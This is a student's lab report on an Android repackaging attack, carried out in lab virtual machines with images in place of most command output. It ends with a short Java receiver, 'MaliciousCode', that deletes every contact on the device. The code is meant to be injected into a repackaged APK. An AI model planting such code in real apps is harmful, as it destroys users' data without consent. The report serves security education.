
Android Repackaging Attack Lab

NAME: JASHWANTH REDDY GANGULA

SUID: 646254141

Task 1 : Obtain an Android App (APK file)


In this lab attack we will be using RepackagingLab.apk file provided in the lab for the attack.



Task 2 : Disassemble Android App


APK file contains Dalvik bytecode (dex format), which is not meant for human to read. We need to convert the bytecode into something that is human readable. The human readable format for dalvik byte code is smali code. Here we will use tool called APKTool to disassemble assembly code to smali code. The xml resource files and AndroidManifest files are very close to the original files in readable format. Typically, one smali class is created for each java file. We will inject some malicious smali code and repackage the app into apk file and hence this is called Repackaging Attack.

1. Get the android device IP address:




Here it is 10.0.2.4/24 .


2. Connect to Android VM from the Ubuntu VM




3. Install the app to Android VM (failed)




Now uninstall the app and try to install again. Click on the uninstall under Settings->Apps.




After uninstalling the app is now installed from Ubuntu VM to Android virtual device.



Now create a new contact and try to reboot the device. The contact list remains the same.




Created a new contact with my name.




Even after shutting down and restarting the device the contact list is not changed. (before repackaging).

Task 3: Inject Malicious Code

We have used apktool to disassemble the apk file.  


Files in smali folder



**Task 4 : Repack Android App with Malicious Code**

public class MaliciousCode extends BroadcastReceiver {

@Override public void onReceive(Context context, Intent intent) {

ContentResolver contentResolver = context.getContentResolver();

Cursor cursor = contentResolver.query( ContactsContract.Contacts.CONTENT\_URI,

null, null, null, null);

while (cursor.moveToNext()) {

String lookupKey = cursor.getString(cursor.getColumnIndex(ContactsContract.Contacts.LOOKUP\_KEY)); Uri uri = Uri.withAppendedPath (ContactsContract.Contacts.CONTENT\_LOOKUP\_URI, lookupKey); contentResolver.delete(uri, null, null);


}

}

}

